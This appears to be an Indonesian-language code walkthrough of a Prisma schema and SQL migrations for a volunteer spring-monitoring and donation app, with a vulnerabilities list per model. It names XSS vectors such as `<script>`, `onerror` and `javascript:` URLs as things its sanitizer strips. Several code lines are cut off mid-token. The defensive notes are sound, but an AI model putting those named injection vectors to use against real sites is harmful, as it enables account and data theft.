Awalnya peta hanya menampilkan mata air (`Spring`). Setelah proyek tumbuh (ada penanaman pohon, rorak, konservasi), skema di-generalisasi: `MapPointType` (jenis titik), `MapPointCategory` (kategori visual per jenis), dan `MapPoint` (titik itu sendiri). Sistem ini menggantikan kebutuhan "koordinat presisi publik" — semua titik publik memakai koordinat tersnap.

Potongan Kode Asli — tiga model (baris ±134-190):

```

model MapPointType {
  id          String          @id @default(uuid())
  slug        String          @unique // "spring", "conservation", "tree-plan
  name        String          // "Mata Air", "Konservasi", "Tanam Pohon", "Pa
  description  String          @default("")
  icon        String          @default("MapPin")
  sortOrder   Int             @default(0)
  isActive    Boolean         @default(true)
  createdAt   DateTime         @default(now())
  updatedAt   DateTime         @updatedAt

  categories  MapPointCategory[]
  forms       Form[]
  points      MapPoint[]
}

model MapPointCategory {
  id          String          @id @default(uuid())
  typeId      String
  slug        String          // "sehat", "terdegradasi", "restorasi", "pohon-hampir-punah
  name        String          // "Sehat", "Terdegradasi", "Dalam Restorasi", "Pohon Hampir
  color       String          @default("#2563eb") // hex color for marker
  sortOrder   Int             @default(0)
  createdAt   DateTime         @default(now())

  type        MapPointType @relation(fields: [typeId], references: [id], onDelete: C
  mapPoints   MapPoint[]

  @@unique([typeId, slug])
}

model MapPoint {
  id          String          @id @default(uuid())
  typeId      String
  categoryId  String?
  name        String
  slug        String          @unique
  snappedLat  Float?
  snappedLng  Float?
  province    String          @default("")
  regency     String          @default("")
  village     String          @default("")
  subdistrict String          @default("")
  description  String          @default("")
  isActive    Boolean         @default(true)
  createdAt   DateTime         @default(now())
  updatedAt   DateTime         @updatedAt

  type        MapPointType @relation(fields: [typeId], references: [id])
  category    MapPointCategory? @relation(fields: [categoryId], references: [id]
  reports     Report[]

  @@index([typeId, isActive])
  @@index([snappedLat, snappedLng])
}

```

```
@@index([slug])
}
```

Konstruk

- **color sebagai data** — warna marker tersimpan di DB (#2563eb), bukan hardcode di komponen; admin bisa mengubah tanpa deploy.
- **@@unique([typeId, slug])** — kategori unik per jenis; "sehat" untuk mata air dan "sehat" untuk pohon tidak bentrok.
- **Form.mapTypeId** — form dikaitkan ke jenis titik peta (Form → MapPointType); laporan dari form itu otomatis menjadi kandidat titik peta.

Kerentanan

1. **color dari DB masuk ke style marker** — pastikan divalidasi format hex di server, jangan sampai string arbitrer masuk `pathOptions.color`.
2. **icon string = nama komponen** — pemetaan nama ikon → komponen harus whitelist (jangan `eval`).
3. **Koordinat tersnap bisa disalahgunakan** — grid 5 km bukan enkripsi; kombinasi beberapa titik bisa mempersempit lokasi asli. Jangan pernah menampilkan snappedLat/snappedLng sebagai "lokasi persis" di UI.

Model Inti: Report

model Report — jantung aplikasi (baris ±191-232)

Alur Cerita

`Report` adalah satu laporan survei — dari pemantauan mata air sampai penanaman pohon. Ia menyimpan data lapangan sebagai **string JSON** (`fieldData`), koordinat presisi & tersnap secara terpisah, dan **clientCorrelationId** unik sebagai kunci idempotensi offline (aturan anti-duplikat dari sesi 10).

Potongan Kode Asli — model lengkap (baris ±191-232):

```

model Report {
  id          String          @id @default(uuid())
  userId      String?
  guestId     String?
  formSlug    String
  status      ReportStatus @default(pending)
  isActive    Boolean         @default(true)
  isDummy     Boolean         @default(false)
  fieldData   String // JSON string of form fields
  preciseLat  Float?
  preciseLng  Float?
  snappedLat  Float?
  snappedLng  Float?
  reviewedById String?
  reviewNote  String          @default("")
  featuredPhotoId String?
  springId    String?
  mapPointId  String?
  clientCorrelationId String? @unique // offline-sync idempotency key (pwa agent)
  createdAt   DateTime        @default(now())
  updatedAt   DateTime        @updatedAt

  user      Profile?      @relation(fields: [userId], references: [id])
  reviewedBy Profile?      @relation("reviewedReports", fields: [reviewedById], references: [userId])
  photos    ReportPhoto[] @relation("ReportPhotos")
  spring    Spring?        @relation(fields: [springId], references: [id])
  mapPoint  MapPoint?      @relation(fields: [mapPointId], references: [id])

  pointsLogs PointsLog[]
  seedlings  Seedling[] @relation("SeedlingReport")

  form      Form?          @relation(fields: [formSlug], references: [slug])

  @@index([status])
  @@index([status, createdAt])
  @@index([userId, createdAt(sort: Desc)])
}

```

Konstruk

- **userId dan guestId nullable** — laporan boleh datang dari tamu (dengan rate limit 5/hari); dua kolom terpisah agar bisa dibedakan.
- **fieldData String (JSON)** — bukan kolom per-field: fleksibilitas maksimal untuk form dinamis. Konsekuensinya, query SQL atas isi form tidak bisa diindeks — terima untuk volume POC, waspadai saat skala naik.
- **preciseLat/Lng vs snappedLat/Lng** — pasangan ini adalah implementasi aturan privasi #5: presisi hanya untuk admin, publik melihat versi tersnap.
- **clientCorrelationId @unique** — kunci idempotensi: retry offline dengan id yang sama ditolak (409), mencegah poin ganda (lihat cerita webhook duplikat di sesi 15: `already_processed`, poin +50 tepat sekali, CAS atomic).

- **Relasi form via formSlug** — relasi berbasis slug, bukan UUID; membuat laporan tetap bermakna walau form dihapus (soft-delete).

Kerentanan

1. **fieldData adalah JSON string bebas** — titik masuk XSS/JSON-injection terbesar: validasi ketat dengan Zod (`lib/dynamic-validation.ts`) di server, sanitasi DOMPurify untuk konten kaya.
2. **Koordinat presisi bocor lewat API** — endpoint publik wajib menyaring `preciseLat/Lng` ; jangan pernah `select *` lalu kirim mentah ke client.
3. **isDummy bisa disalahgunakan** — jika endpoint publik menulis `isDummy: true` (untuk "mode demo"), pastikan hanya admin yang bisa; data dummy tidak boleh ikut statistik publik.

model ReportPhoto — foto dengan metadata, bukan URL (baris ±233-247)

Alur Cerita

Foto laporan disimpan dengan **metadata teknis** (path storage, MIME, dimensi) — bukan URL publik. Ini memungkinkan validasi ulang MIME di server (aturan foto: magic bytes, EXIF stripped, kompresi 720p) dan rotasi file.

Potongan Kode Asli (baris ±233-247):

```
model ReportPhoto {
  id          String   @id @default(uuid())
  reportId    String
  fieldId     String
  storagePath String   @default("")
  mimeType    String   @default("image/jpeg")
  width       Int       @default(0)
  height      Int       @default(0)
  createdAt   DateTime @default(now())

  report Report @relation("ReportPhotos", fields: [reportId], references: [id], on
  @@index([reportId])
}
```

Konstruk

- **fieldId** — menghubungkan foto ke field form tertentu (B2_foto_1, B3_foto_2, dst.) — aturan min 3/max 5 per field bisa ditegakkan di level data.
- **onDelete: Cascade** — foto terhapus otomatis saat report dihapus (soft-delete menghindari cascade ini).

Kerentanan

- **storagePath tidak unik** — dua foto bisa menunjuk file sama; dedupe di lapisan aplikasi (bandingkan hash).
 - **File orphan** — jika upload sukses tapi report gagal dibuat, file di storage jadi yatim; perlukan job pembersihan berkala.
-

Model Inti: Formulir Dinamis

model Form & FormField — formulir dari database (baris ±389-428)

Alur Cerita

Ini salah satu keputusan arsitektur paling penting: **formulir survei bisa dibuat dan diubah dari panel admin** — tanpa mengubah kode. `Form` menyimpan judul, slug, poin, dan tipe kontribusi; `FormField` menyimpan setiap field dengan label dua bahasa (Indonesia/Inggris), tipe (text/select/photo/location/date/number), dan opsi.

Potongan Kode Asli — dua model (baris ±389-428):

```

model Form {
  id          String    @id @default(uuid())
  slug        String    @unique
  title       String
  description  String    @default("")
  pointsOnSubmit Int     @default(25)
  contributionType String @default("monitoring")
  isActive    Boolean   @default(true)
  sortOrder   Int       @default(0)
  createdAt   DateTime  @default(now())
  updatedAt   DateTime  @updatedAt

  fields  FormField[]
  reports Report[]
  mapTypeId String?
  mapType  MapPointType? @relation(fields: [mapTypeId], references: [id])

  @@index([mapTypeId])
}

model FormField {
  id          String    @id @default(uuid())
  formId      String
  fieldId     String
  label       String
  labelEn     String    @default("")
  type        String    @default("text")
  required    Boolean   @default(false)
  placeholder String    @default("")
  helpText    String    @default("")
  options     String    @default("[]")
  optionsEn   String    @default("[]")
  sortOrder   Int       @default(0)
  createdAt   DateTime  @default(now())

  form Form @relation(fields: [formId], references: [id], onDelete: Cascade)

  @@unique([formId, fieldId])
}

```

Konstruk

- **fieldId unik per form (@@unique([formId, fieldId]))** — kunci ini dipakai sebagai `name` HTML; kode frontend bergantung padanya (lihat cerita perbaikan di `simple-offline-form.tsx` yang membersihkan data lama ber- `fieldId` numeric).
- **options sebagai string JSON** — opsi select disimpan serial; `lib/dynamic-validation.ts` me-parse ulang untuk validasi Zod.
- **pointsOnSubmit di Form** — poin dasar per form; nilai override dari `PointRule / lib/points.ts` — **server yang menghitung, client hanya menampilkan.**

- **Dua sumber kebenaran** — `lib/forms.ts` (5 form statis + Zod schemas) vs tabel Form (override dinamis). Desainnya: DB override menang saat `isActive`.

Kerentanan

1. **Form buatan admin = permukaan serangan baru** — field dengan `type: "text"` yang tidak divalidasi dengan benar bisa jadi vektor XSS saat laporan dirender; skema Zod dinamis harus dibangun dari tipe field, bukan dipercaya begitu saja.
2. **options JSON rusak** — jika admin mengetik opsi tidak valid, `JSON.parse` melempar; parse dengan try/catch + fallback (pola yang sudah dipakai di `offline-setup.tsx`).
3. **Label dua bahasa** — jika `labelEn` kosong, UI harus fallback ke `label`; tanpa itu tampilan Inggris menampilkan teks kosong.

Model Inti: Project & Donation

model Project — proyek restorasi dengan form dinamis (baris ±248-277)

Alur Cerita

`Project` adalah pengajuan proyek restorasi oleh relawan (bisa karena punya ≥ 10.000 poin — lihat demo akun ucup). Datanya disimpan dalam `fieldData` JSON (20 field dari form) plus kolom denormalisasi untuk tampilan kartu (title, region, goal, raised).

Potongan Kode Asli (baris ±248-277):

```

model Project {
  id          String          @id @default(uuid())
  userId      String?
  title       String
  summary     String          @default("")
  region      String          @default("")
  typeId      String
  fieldData   String          @default("{}") // JSON – 20 field dari form
  status      ProjectStatus @default(pending)
  goalAmount  Int             @default(0)
  raisedAmount Int           @default(0)
  likes       Int             @default(0)
  comments    Int             @default(0)
  contactName String         @default("")
  contactEmail String        @default("")
  contactPhone String        @default("")
  proposalFile String         @default("")
  featuredPhotoId String?
  createdAt   DateTime        @default(now())
  updatedAt   DateTime        @updatedAt

  user      Profile?      @relation(fields: [userId], references: [id])
  donations Donation[]
  commentList Comment[]   @relation("ProjectComments")
  likesList Like[]
  photos     ProjectPhoto[]

  @@index([status, createdAt])
}

```

Konstruk

- **likes dan comments di-denormalisasi** — angka cepat untuk kartu; risiko inkonsistensi dengan tabel `Like / Comment` (perbarui dalam transaksi yang sama).
- **typeId** — menghubungkan proyek ke `MapPointType` (proyek konservasi vs penanaman, dll.).
- **Kontak & proposal di Project** — data bisnis (nama/email/HP, file proposal) yang tidak boleh bocor ke publik tanpa persetujuan admin.

Kerentanan

1. **raisedAmount harus dihitung server** — jangan pernah menerima nilai dari client; donasi menambah angka ini hanya lewat webhook terverifikasi (status `paid`).
2. **proposalFile** — file upload dari user; validasi tipe & ukuran (magic bytes, batas MB).
3. **Kontak bocor** — endpoint publik project list harus menyaring `contactEmail/Phone` ; hanya admin yang melihat.

model Donation — donasi dengan idempotensi invoice (baris ±288-312)

Alur Cerita

`Donation` adalah transaksi donasi dengan `invoiceId` **unik** — kunci idempotensi webhook pembayaran: webhook yang sama dikirim dua kali tidak akan membuat dua donasi (ini bug nyata yang pernah terjadi di sesi 15: webhook duplikat → `already_processed` , poin +50 tepat sekali).

Potongan Kode Asli (baris ±288-312):

```
model Donation {
  id          String          @id @default(uuid())
  userId      String?
  projectId   String?
  invoiceId   String          @unique @default("")
  externalId  String          @default("")
  amountIdr   Int
  tierId       String          @default("")
  donorName   String          @default("")
  donorEmail  String          @default("")
  status      DonationStatus @default(pending)
  paidAt      DateTime?
  expiresAt   DateTime?
  createdAt   DateTime        @default(now())
  updatedAt   DateTime        @updatedAt

  user    Profile? @relation(fields: [userId], references: [id])
  project Project? @relation(fields: [projectId], references: [id])

  @@index([status])
  @@index([status, createdAt])
  @@index([userId])
  @@index([projectId])
}
```

Konstruk

- `invoiceId @unique` — pembayaran di-proses dengan CAS atomic (compare-and-swap status) sehingga webhook duplikat aman.
- `externalId` — id dari penyedia pembayaran (Xendit) untuk rekonsiliasi manual.
- `expiresAt` — invoice kedaluwarsa; worker menandai `expired` (lihat status enum).
- `donorName/donorEmail nullable-ish` — donasi boleh anonim; jangan pernah ekspos email donor di publik.

Kerentanan

1. **Webhook tanpa verifikasi tanda tangan** — endpoint webhook harus memverifikasi signature penyedia; tanpa itu, siapa pun bisa menandai donasi `paid`.
2. **`amountIdr` dari client saat pembuatan invoice** — jumlah harus diverifikasi server; jangan percaya nominal dari body request.
3. **Status transisi** — `paid` hanya boleh terjadi dari `pending` / `expired` (atau via CAS), jangan dari `failed` langsung `paid` tanpa audit.

Model Inti: PointsLog & PointRule

model PointsLog — buku besar poin (baris ±313-329)

Alur Cerita

Setiap poin yang pernah diberikan tercatat di `PointsLog` — audit trail lengkap dengan alasan dan metadata JSON. Poin dihitung **server-only** di `lib/points.ts` (aturan keamanan #4); PointsLog adalah buktinya.

Potongan Kode Asli (baris ±313-329):

```
model PointsLog {
  id          String   @id @default(uuid())
  userId      String?
  guestId     String?
  reportId    String?
  amount      Int
  reason      String
  metadata    String   @default("{}") // JSON
  createdAt   DateTime @default(now())

  user  Profile? @relation(fields: [userId], references: [id])
  report Report? @relation(fields: [reportId], references: [id])

  @@index([userId])
  @@index([userId, createdAt])
}
```

Konstruk

- **`amount` bisa negatif?** — tidak ada constraint; hati-hati: penalti poin (jika ada) harus eksplisit dan tercatat `reason` -nya.
- **`metadata` JSON string** — menyimpan konteks (nama mata air, formSlug, isDummy) tanpa mengubah skema.

Kerentanan

1. **Poin dobel** — tanpa unique constraint (userId, reportId, reason), retry bisa menggandakan poin; clientCorrelationId di Report adalah pertahanan utamanya.
2. **Log tanpa relasi ke form** — audit "siapa dapat berapa untuk apa" bergantung pada metadata; pastikan selalu diisi.

model PointRule — aturan poin dari database (baris ±347-359)

Alur Cerita

PointRule menyimpan **14 aturan poin** (di-seed): poin dasar per form (25-100), bonus (streak, kualitas, discovery, milestone), dengan kategori basic / bonus / milestone. Ini membuat penyesuaian poin bisa dilakukan admin tanpa deploy.

Potongan Kode Asli (baris ±347-359):

```
model PointRule {
  id          String   @id @default(uuid())
  name        String
  description  String   @default("")
  points      Int
  category     String // "basic", "bonus", "milestone"
  icon        String   @default("Star")
  isActive     Boolean  @default(true)
  sortOrder   Int      @default(0)
  createdAt   DateTime @default(now())
  updatedAt   DateTime @updatedAt
}
```

Konstruk

- **Tanpa relasi ke Form** — aturan dihubungkan lewat name (string) yang cocok dengan formSlug — longgar, tapi sederhana.
- **isActive** — aturan bisa dimatikan tanpa menghapus (audit historis tetap utuh).

Kerentanan

- **Dua sumber aturan (DB + lib/points.ts)** — jika tidak sinkron, UI dan kalkulasi berbeda; tetapkan server (lib/points.ts) sebagai otoritas dan DB sebagai tampilan/override.

Model Pendukung

Session & PasswordResetToken — autentikasi (baris ±75-107)

```

model Session {
  id          String    @id @default(uuid())
  userId      String
  token       String    @unique
  expiresAt   DateTime
  createdAt   DateTime @default(now())

  user Profile @relation(fields: [userId], references: [id], onDelete: Cascade)

  @@index([userId])
  @@index([expiresAt])
}

model PasswordResetToken {
  id          String    @id @default(uuid())
  profileId   String
  tokenHash   String    @unique
  expiresAt   DateTime
  usedAt      DateTime?
  createdAt   DateTime @default(now())

  profile Profile @relation(fields: [profileId], references: [id], onDelete: Cascade)

  @@index([profileId, expiresAt])
}

```

Alur Cerita: `Session` adalah token login (cookie); `PasswordResetToken` adalah token reset sekali pakai. Perhatikan perbedaan penting: session menyimpan `token` **mentah** (harus cepat dibandingkan), reset token menyimpan `tokenHash` (sekali pakai, hashed — pola aman).

Kerentanan

1. **Token sesi di DB** — rotasi memakai `verifyJwtWithRotation()` di `lib/jwt`; `Session` adalah lapisan kedua, bukan pengganti JWT.
2. **`tokenHash` unik** — jika hash memakai salt acak, uniqueness tetap berlaku di hash-nya; pastikan panjang kolom cukup (bcrypt 60 char).
3. **`usedAt` tanpa unique** — token bekas tidak bisa langsung dideteksi unik; cek `usedAt != null` sebelum memakai.

CoursesProgress, Course, CourseModule — edukasi (baris ±330-388)


```

model CoursesProgress {
  id          String   @id @default(uuid())
  userId      String
  courseId    String   @default("")
  courseSlug  String
  completedModules Int   @default(0)
  totalModules Int     @default(1)
  completed   Boolean  @default(false)
  createdAt   DateTime @default(now())
  updatedAt   DateTime @updatedAt

  user Profile @relation(fields: [userId], references: [id], onDelete: Cascade)
  course Course? @relation(fields: [courseId], references: [id], onDelete: Cascade)

  @@unique([userId, courseSlug])
}

model Course {
  id          String   @id @default(uuid())
  slug        String   @unique
  title       String
  description  String   @default("")
  level       String   @default("Beginner")
  duration    String   @default("30 min")
  icon        String   @default("BookOpen")
  isActive    Boolean  @default(true)
  sortOrder   Int      @default(0)
  createdAt   DateTime @default(now())
  updatedAt   DateTime @updatedAt

  modules CourseModule[]
  progress CoursesProgress[]
}

model CourseModule {
  id          String   @id @default(uuid())
  courseId    String
  title       String
  content     String   @default("") // Markdown atau HTML content
  sortOrder   Int      @default(0)
  createdAt   DateTime @default(now())
  updatedAt   DateTime @updatedAt

  course Course @relation(fields: [courseId], references: [id], onDelete: Cascade)
}

```

Alur Cerita: 3 kursus di-seed (seed.ts), progres per pengguna unik per (userId, courseSlug) . Konten modul disimpan sebagai Markdown/HTML — **sanitasi**

DOMPurify 2 lapis di server (cerita sesi 15: `<script>`, `onerror`, `javascript:` URL, `<iframe>` semua dibersihkan sebelum disimpan/dikirim).

 **Kerentanan**

- **content HTML dari admin** — jalur sanitasi wajib; admin terpercaya pun bisa salah-paste konten berbahaya.
- **courseId default ""** — relasi longgar; saat kursus dihapus, progress `courseId` jadi yatim — lebih aman memakai `courseSlug` untuk query.

OfflineSession & TrackingPoint — sesi survei offline (baris ±429-460)

```
model OfflineSession {
  id          String    @id @default(uuid())
  userId      String
  isActive    Boolean   @default(true)
  selectedForms Json     @default("[]")
  totalDistance Float? // meters
  startedAt   DateTime  @default(now())
  endedAt     DateTime?

  user        Profile    @relation(fields: [userId], references: [id], on
  trackingPoints TrackingPoint[]

  @@index([userId])
}

model TrackingPoint {
  id          String    @id @default(uuid())
  sessionId   String
  lat         Float
  lng         Float
  accuracy    Float?
  isSpringMarker Boolean @default(false)
  springName  String? // nama mata air jika marker
  recordedAt  DateTime  @default(now())

  session OfflineSession @relation(fields: [sessionId], references: [id], onDelete

  @@index([sessionId])
  @@index([recordedAt])
}
```

Alur Cerita: Satu sesi lapangan (mulai → selesai) dengan jejak `TrackingPoint`. `totalDistance` (meter) dihitung server dari titik jejak — bukan dari client (cerita sesi 10: tracking field mismatch — dulu `markerType` / `name`, sekarang `isSpringMarker` / `springName`, kedua nama diterima API untuk kompatibilitas).

Kerentanan

- **accuracy tidak dipakai di schema** — GPS akurasi buruk tetap tercatat; pertimbangkan filter `accuracy < 100m` di server saat menghitung jarak.

- **Sesi menggantung `isActive: true`** — tanpa mekanisme timeout, sesi yang lupa diakhiri tetap "aktif" selamanya (dulu pernah auto-end, dihapus — sesi 10).

Feedback & AppError — umpan balik & log error (baris ±461-473, ±610-625)

```
model Feedback {
  id          String   @id @default(uuid())
  type        String   @default("bug") // "bug", "kritik", "saran", "both"
  kritik      String   @default("")
  saran       String   @default("")
  bugDescription String @default("")
  bugScreenshot String @default("") // storage path
  status      String   @default("open") // "open", "read", "resolved"
  userId      String?  // null if guest
  createdAt   DateTime @default(now())
  updatedAt   DateTime @updatedAt
}

model AppError {
  id          String   @id @default(uuid())
  level       String   @default("error") // "info", "warning", "error", "critical"
  message     String
  source      String   @default("") // "frontend", "api", "worker", "database"
  stack       String   @default("")
  url         String   @default("")
  userId      String   @default("")
  metadata    String   @default("{}") // JSON string
  read        Boolean  @default(false)
  createdAt   DateTime @default(now())

  @@index([level, createdAt])
  @@index([source, createdAt])
  @@index([read, createdAt])
}
```

Alur Cerita: `Feedback` adalah kotak saran/bug dari halaman bantuan; `AppError` adalah log error terpusat (frontend lewat `error-logger-init.tsx`, API, worker, database) yang bisa dilihat admin — pengganti Sentry yang belum terpasang.

Kerentanan

- **`bugScreenshot` upload** — validasi MIME & ukuran (jalur photo rules berlaku).
- **`AppError.metadata` bisa memuat data sensitif** — sanitasi sebelum simpan; jangan log body request penuh.
- **Feedback tanpa rate limit** — spamnable; batasi per user/IP.

Notification, Comment, Like — interaksi sosial (baris ±474-531)

```

model Notification {
  id          String    @id @default(uuid())
  userId      String
  type        String    @default("info") // "draft", "submission-sent", "points-earned"
  title       String
  body        String    @default("")
  isRead      Boolean   @default(false)
  link        String    @default("") // deep link to relevant page
  createdAt   DateTime  @default(now())

  user Profile @relation(fields: [userId], references: [id], onDelete: Cascade)

  @@index([userId, isRead])
  @@index([userId, createdAt])
}

model Comment {
  id          String    @id @default(uuid())
  projectId   String
  userId      String
  text        String
  createdAt   DateTime  @default(now())

  project     Project   @relation("ProjectComments", fields: [projectId], references: [id], onDelete: Cascade)
  user        Profile   @relation(fields: [userId], references: [id], onDelete: Cascade)

  @@index([projectId, createdAt])
}

model Like {
  id          String    @id @default(uuid())
  projectId   String
  userId      String
  createdAt   DateTime  @default(now())

  project     Project   @relation(fields: [projectId], references: [id], onDelete: Cascade)
  user        Profile   @relation(fields: [userId], references: [id], onDelete: Cascade)

  @@unique([userId, projectId])
  @@index([projectId])
}

```

Alur Cerita: notifikasi dibuat oleh server saat event (laporan disetujui, poin, permintaan bibit — aturan di AGENTS.md: "create on events via Prisma"); komentar & like terikat ke proyek dengan relasi bernama eksplisit.

Kerentanan

- **text komentar** — batasi panjang di server (mis. 500) + rate limit; React meng-escape saat render, tapi API publik tetap harus validasi.
- **@@unique([userId, projectId])** — mencegah like ganda di level DB; endpoint harus menangani error constraint (bukan asumsi 200).

**Seedling, SeedlingPhoto, SeedlingRequest — marketplace bibit 2
arah (baris ±532-592)**

```

model Seedling {
  id          String          @id @default(uuid())
  userId      String
  formSlug    String          @default("seedling-stock")
  species     String          // jenis bibit (Jati, Bambu, dll)
  quantity    Int             // jumlah awal
  stock       Int             // stok tersisa
  height      String          @default("") // C2_tinggi
  seedlingForm String         @default("") // C3_bentuk
  readiness   String          @default("") // C4_kesiapan
  province    String
  regency     String
  notes       String          @default("")
  reportId    String?         // link ke Report asal
  status      SeedlingStatus @default(pending)
  createdAt   DateTime        @default(now())
  updatedAt   DateTime        @updatedAt

  user      Profile          @relation(fields: [userId], references: [id])
  photos    SeedlingPhoto[]
  requests  SeedlingRequest[]
  report    Report?          @relation("SeedlingReport", fields: [reportId], refe

  @@index([status])
  @@index([userId])
  @@index([species])
  @@index([province])
}

model SeedlingPhoto {
  id          String          @id @default(uuid())
  seedlingId  String
  storagePath String
  createdAt   DateTime        @default(now())

  seedling Seedling @relation(fields: [seedlingId], references: [id], onDelete: C

  @@index([seedlingId])
}

model SeedlingRequest {
  id          String          @id @default(uuid())
  seedlingId  String
  requesterId String          // yang minta (Volunteer B)
  ownerId     String          // pemilik (Volunteer A) – denormalized biar gampang
  quantity    Int             // jumlah diminta
  message     String          @default("")
  status      RequestStatus  @default(pending)
  createdAt   DateTime        @default(now())
  updatedAt   DateTime        @updatedAt

  seedling Seedling @relation(fields: [seedlingId], references: [id], onDelete: C
  requester Profile  @relation("SeedlingRequests", fields: [requesterId], referen
  owner      Profile  @relation("SeedlingOwnedRequests", fields: [ownerId], refere

  @@index([seedlingId])

```

```

    @@index([requesterId])
    @@index([ownerId])
    @@index([status])
}

```

Alur Cerita: bibit dari laporan `seedling-stock` (`reportId` menautkan ke Report asal, `onDelete: SetNull`) muncul di marketplace; relawan lain mengajukan `SeedlingRequest` (status: pending → completed/rejected/cancelled). `ownerId` di-denormalisasi agar query "permintaan masuk untuk bibitku" cepat — komentar kodenya jujur: "denormalized biar gampang query". Perhatikan pembagian peran dua kolom: `quantity` = jumlah awal dari laporan, `stock` = sisa yang bisa diminta; `height / seedlingForm / readiness` menyimpan jawaban field form C2/C3/C4 (tinggi bibit, bentuk, kesiapan).

Kerentanan

- **quantity vs stock** — dua kolom serupa (awal vs sisa) rawan salah pakai; selalu kurangi `stock` saat permintaan `completed` (CAS atomik), jangan baca-tulis biasa.
- **reportId nullable** — bibit manual (tanpa laporan) bisa lolos verifikasi; admin harus bisa membedakan.
- **Stok berkurang saat completed** — update `Seedling.quantity` harus atomik (CAS), jangan baca-tulis biasa.

ContentBlock — konten beranda dari database (baris ±593-609)

```

model ContentBlock {
  id          String    @id @default(uuid())
  section     String    // "media", "projects", "stats", "testimonials"
  type        String    @default("") // "video", "event", "publication", "press",
  title       String
  subtitle    String    @default("")
  description  String    @default("")
  imageUrl    String    @default("")
  linkUrl     String    @default("")
  linkLabel   String    @default("")
  data        String    @default("{}") // JSON for extra fields
  sortOrder   Int       @default(0)
  isActive    Boolean   @default(true)
  createdAt   DateTime  @default(now())
  updatedAt   DateTime  @updatedAt
}

```

Alur Cerita: 4 blok konten di-seed (video, event, publikasi, press — lihat `seed-content.ts`). Admin bisa mengubah isi beranda (media, statistik, testimoni) tanpa deploy.

Kerentanan

- `imageUrl / linkUrl` dari admin — whitelist protokol `http(s)://`; jangan izinkan `javascript:` (bisa jadi XSS saat dirender sebagai `<a href>`).
- `data JSON` bebas — parse dengan `try/catch`; jangan di-`eval`.

Migrasi 1-8: Perjalanan Skema dari Supabase ke VPS

Sepuluh migrasi menceritakan evolusi SpringHub. Delapan migrasi awal pendek — masing-masing satu fokus. Mari kita lihat masing-masing secara singkat.

20260519_init_supabase — kelahiran (tabel awal)

Migrasi pertama membuat **8 tabel inti** di database Supabase: `Profile`, `Report`, `ReportPhoto`, `Project`, `ProjectPhoto`, `Donation`, dan lainnya. Ini adalah "big bang" schema — sebelum ada `Session`, `Spring`, atau `Form`.

Alur Cerita: aplikasi versi pertama hanya punya profil, laporan, proyek, dan donasi. Tidak ada konsep poin terstruktur, tidak ada kursus, tidak ada offline — semuanya datang belakangan lewat migrasi berikutnya.

20260531_add_featured_photo — foto unggulan proyek

```
ALTER TABLE "Project" ADD COLUMN "featuredPhoto" TEXT;  
ALTER TABLE "Project" ADD COLUMN "featuredPhotoUrl" TEXT;
```

Alur Cerita: kartu proyek di beranda butuh foto cover. Dua kolom ditambahkan (`featuredPhoto` dan `featuredPhotoUrl` — duplikasi yang kemudian dirapikan oleh desain `ProjectPhoto`).

20260601_add_report_isActive — soft-delete laporan

```
ALTER TABLE "Report" ADD COLUMN "isActive" BOOLEAN NOT NULL DEFAULT true;
```

Alur Cerita: keputusan penting dari sesi audit (1 Juni): laporan yang dihapus admin harus hilang dari publik **tanpa menghapus baris** (audit & statistik tetap utuh). Semua GET publik kini menyaring `isActive: true` — termasuk filter `form.isActive`.

20260603_add_comments / add_likes_comments / add_notifications — interaksi sosial

Tiga migrasi di hari yang sama menambahkan `Comment`, `Like`, dan `Notification`. Pola menarik: **migrasi terpisah per fitur walau dibuat bersamaan** — disiplin yang membuat rollback per-fitur mudah.

Alur Cerita: komentar & like pada proyek, notifikasi per pengguna (draft, poin, persetujuan laporan). Ketiganya model "anak" yang ber-relasi ke Profile dengan `onDelete: Cascade`.

20260609_add_spring_model — mata air jadi warga kelas satu

Migrasi ini membuat tabel `Spring` — sebelumnya mata air hanya string di `fieldData` laporan. Sekarang ia entitas sendiri dengan status, provinsi, dan koordinat tersnap.

Alur Cerita: munculnya kebutuhan peta interaktif memaksa mata air diangkat jadi model. Ini contoh klasik "data dulu tersembunyi di JSON, lalu di-strukturkan saat dipakai banyak tempat".

20260615_add_rls_policies — RLS pertama (dan bermasalah)

Migrasi ini menambahkan **Row Level Security** pertama, memakai `auth.uid()` — fungsi dari Supabase Auth. Masalahnya: aplikasi pindah dari Supabase ke VPS PostgreSQL biasa, dan `auth.uid()` tidak ada di PostgreSQL vanilla. Policy lama ini **dibuang** oleh migrasi RLS terakhir (10) dengan `DROP POLICY IF EXISTS` — cerita lengkapnya di bagian migrasi 10.

Migrasi 9: 20260812_add_indexes_and_models — Perombakan Besar (deep-dive)

Alur Cerita

Migrasi ini adalah "rumah baru": menambahkan **4 model** (`PasswordResetToken`, `SeedlingRequest`, dan kolom-kolom kunci) plus **20+ indeks** untuk performa dan idempotensi. Struktur filenya dibagi menjadi langkah-langkah bernomor — mari bedah setiap langkah.

Langkah 1 — idempotensi offline: `Report.clientCorrelationId` (baris ±1-17):

```
-- =====
-- 1. Report.clientCorrelationId – idempotency key offline sync
-- =====
-- idempotency key untuk dedupe offline retry: (profileId, clientCorrelationId)
-- value: UUID acak dari client (PWA), dibuat sekali saat report dibuat offline
-- digunakan oleh /api/reports (POST) untuk dedupe
ALTER TABLE "Report" ADD COLUMN "clientCorrelationId" TEXT;
CREATE UNIQUE INDEX "Report_clientCorrelationId_key" ON "Report"("clientCorrelationId");
```

Konstruk: kolom TEXT + UNIQUE INDEX (bukan constraint UNIQUE di inline column) — di PostgreSQL hasilnya mirip, tapi indeks terpisah memudahkan DROP INDEX tanpa ALTER TABLE jika suatu saat mau diganti. Kunci ini dipakai /api/reports untuk menolak retry ganda: POST kedua dengan id sama → 409 already_processed → poin tidak digandakan (ini yang menyelamatkan dari bug webhook duplikat di sesi 15).

Langkah 2 — idempotensi webhook: `Donation.invoiceId`

```
-- =====
-- 2. Donation.invoiceId – UNIQUE untuk webhook idempotency
-- =====
ALTER TABLE "Donation" ADD COLUMN "invoiceId" TEXT DEFAULT '';
CREATE UNIQUE INDEX "Donation_invoiceId_key" ON "Donation"("invoiceId");
```

Konstruk: pola yang sama, masalah yang sama (webhook pembayaran bisa dikirim dua kali oleh penyedia). Idempotensi adalah tema migrasi ini — dua kolom unik untuk dua jalur masuk data (PWA offline & webhook Xendit).

Langkah 3 — indeks komposit untuk performa query admin

```
CREATE INDEX "Project_status_createdAt_idx" ON "Project"("status", "createdAt");
CREATE INDEX "Project_profileId_createdAt_idx" ON "Project"("profileId", "createdAt");
CREATE INDEX "Project_createdAt_idx" ON "Project"("createdAt");
```

